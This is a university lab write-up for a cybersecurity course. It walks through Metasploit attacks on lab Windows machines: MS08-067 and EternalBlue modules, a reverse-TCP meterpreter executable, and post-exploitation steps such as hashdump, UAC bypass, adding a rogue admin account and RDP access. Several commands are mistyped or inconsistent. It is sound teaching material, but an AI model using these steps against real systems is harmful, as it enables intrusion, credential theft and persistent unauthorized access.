


OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS
Assignment #4 - ETHICAL HACKING

Celeste Meraz-Luna
01302562

Task A. Exploit SMB on Windows XP with Metasploit

1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities. 2. Identify the SMB port number (default: 445) and confirm that it is open.


I used the command `nmap -sS -sV -O 192.168.10.14` to identify open ports, services and vulnerabilities. I was also able to identify that the 445 port is open.



```
root@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds  
  
root@kali: ~  
nmap -sS -sV -O 192.168.10.14  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-01 00:45 EDT  
Nmap scan report for 192.168.10.14  
Host is up (0.0060s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
Device type: general purpose  
Running: Microsoft Windows XP  
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3  
OS details: Microsoft Windows XP SP2 or SP3  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds  
  
root@kali: ~
```

3. Launch Metasploit Framework and search for the exploit module: `ms08_067_netapi`

I used the following command in the meterpreter shell: `“info exploit/smb/windows/ms08_067_netapi”` to search for the module.



```
Firefox ESR  
Browse the World Wide Web  
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption  
Module: exploit/windows/smb/ms08_067_netapi  
Platform: Windows  
Arch:  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Great  
Disclosed: 2008-10-28  
Provided by:  
hdm <x@hdm.io>  
Brett Moore <brett.moore@insomniasec.com>  
Frank2 <frank2@dc949.org>  
jduck <jduck@metasploit.com>  
Available targets:  
Id Name  
-- --  
=> 0 Automatic Targeting  
1 Windows 2000 Universal  
2 Windows XP SP0/SP1 Universal  
3 Windows 2003 SP0 Universal  
4 Windows XP SP2 English (AlwaysOn NX)  
5 Windows XP SP2 English (NX)  
6 Windows XP SP3 English (AlwaysOn NX)  
7 Windows XP SP3 English (NX)  
8 Windows XP SP2 Arabic (NX)  
9 Windows XP SP2 Chinese - Traditional / Taiwan (NX)  
10 Windows XP SP2 Chinese - Simplified (NX)  
11 Windows XP SP2 Chinese - Traditional (NX)  
12 Windows XP SP2 Czech (NX)  
13 Windows XP SP2 Danish (NX)
```

4. Use `ms08_067_netapi` as the exploit module and set meterpreter `reverse_tcp` as the payload.

“Use `exploit/windows/smb/ms08_67_netapi`” to use the module and “set payload `windows/meterpreter/reverse_tcp`” to set the meterpreter.




5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

I set the lhost to 192.168.10.14 (windows xp), lport to 5525 as the listening port, and later on I set the rhost to 192.168.10.13 (internal kali).

```
root@kali -  
File Actions Edit View Help  
VERBOSE false  
WORKSPACE  
WfsDelay 2  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.14  
lhost => 192.168.10.14  
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 5525  
lport => 5525  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  
Name Current Setting Required Description  
-----  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 445 yes The SMB service port (TCP)  
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
-----  
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.10.14 yes The listen address (an interface may be specified)  
LPORT 5525 yes The listen port  
Exploit target:  
Id Name  
--  
0 Automatic Targeting  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

6. Execute the **screenshot** command to take a screenshot of the target machine if the exploit is successful. In the meterpreter shell, display the target **system's local date and time**. In the meterpreter shell, get the **SID of the user**. In the meterpreter shell, get the current **process identifier**. In the meterpreter shell, get **system information** about the target.

“Screenshot” command to screenshot the target machine. **“sysinfo”** to get system information. **“getuid”** for the SID of the user. **“getpid”** current process identifier. **“shell”** & **“date”** for the target system's local date and time.




```
root@kali: -
File Actions Edit View Help
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14
rhost => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.14:1037) at 2025-11-01 01:37:35 -0400

meterpreter > sysinfo
Computer      : DRG-LF910GWXFM
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > screenshot
Screenshot saved to: /root/.VlgCQnRJ.jpeg
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DRG-LF910GWXFM
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > getpid
Current pid: 1008
meterpreter > shell date
Process 460 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
Active Directory
Go to S...
```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit

I configured the rhosts to 192.168.10.19 (windows server 2022), the lhost to 192.168.10.13 (internal kali) and the lport to 4444. The exploit was completed, but no session was created.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.19
rhosts => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        192.168.10.19   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
  RPORT         4445             yes       The target port (TCP)
  SMBDomain     no               no       (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows
  Standard 7 target machines.
  SMBPass       no               no       (Optional) The password for the specified username
  SMBUser       no               no       (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows
  andard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
  arget machines.

Payload options (windows/x64/meterpreter/reverse_tcp):


  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target
```

Task C. Exploit Windows 7 with a deliverable payload

I configured the payload to path windows/meterpreter/reverse_tcp and set the name to “cmera001.exe”



```
msf6 > use windows/meterpreter/reverse_tcp
msf6 windows/meterpreter/reverse_tcp > lhost 192.168.10.13
msf6 windows/meterpreter/reverse_tcp > lport 552
msf6 windows/meterpreter/reverse_tcp > rhost 192.168.10.19
msf6 windows/meterpreter/reverse_tcp > payload uri=exe name=cmera001.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: cmera001.exe

msf6 > ls -l
total 124
-rw-r--r-- 1 root root 73802 Nov  1 15:54 cmera001.exe
drwxr-xr-x 2 root root 4096 May 31 2024 Desktop
drwxr-xr-x 2 root root 4096 Feb 23 2024 Documents
drwxr-xr-x 2 root root 4096 May 30 2024 Downloads
drwxr-xr-x 2 root root 4096 Feb 23 2024 Music
drwxr-xr-x 2 root root 4096 Feb 23 2024 Pictures
drwxr-xr-x 2 root root 4096 May 31 2024 Public
drwxr-xr-x 1 root root 8 Nov  1 15:29 shared-drives
```

```

root@kali: ~
File Actions Edit View Help
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lport 5525
lport => 5525
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:5525 => 192.168.10.9:1038) at
2025-11-02 18:02:48 -8500

meterpreter >

```

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

I executed the screenshot command.

```

meterpreter > screenshot

[*] Saving screenshot image to C:\Users\user\Desktop\image.png
[*] Screenshot saved to C:\Users\user\Desktop\image.png

meterpreter >

```


3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.

I created a "cmera001.txt" using the echo command with the date contents. I uploaded the file using the "upload cmera001.txt c:\\windows\\system32" command on meterpreter.



4. **Extra credit (5 points)** Execute the “hashdump” command to view the password hashes and save those in a file named “hash.txt”

I created the “hash.txt” file and copied the hashdump contents from meterpreter to the file.



5. Background your current session, then gain administrator-level privileges on the remote system. After you escalate the privilege, complete the following tasks:


a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side.

I set up the background sessions, used the commands background, search uac, use 5, set session 1, exploit to gain administrator-level (system32) privileges. Then I able to create my user Celeste using the net command



6. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

I gained remote access to the user malicious account (Celeste) by using the command rdesktop on kali.



Task D. Extra Credit

Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

I used the same steps as exploiting windows 7 to exploit windows 10 (192.168.10.20).I was able to set up a reverse shell connection.

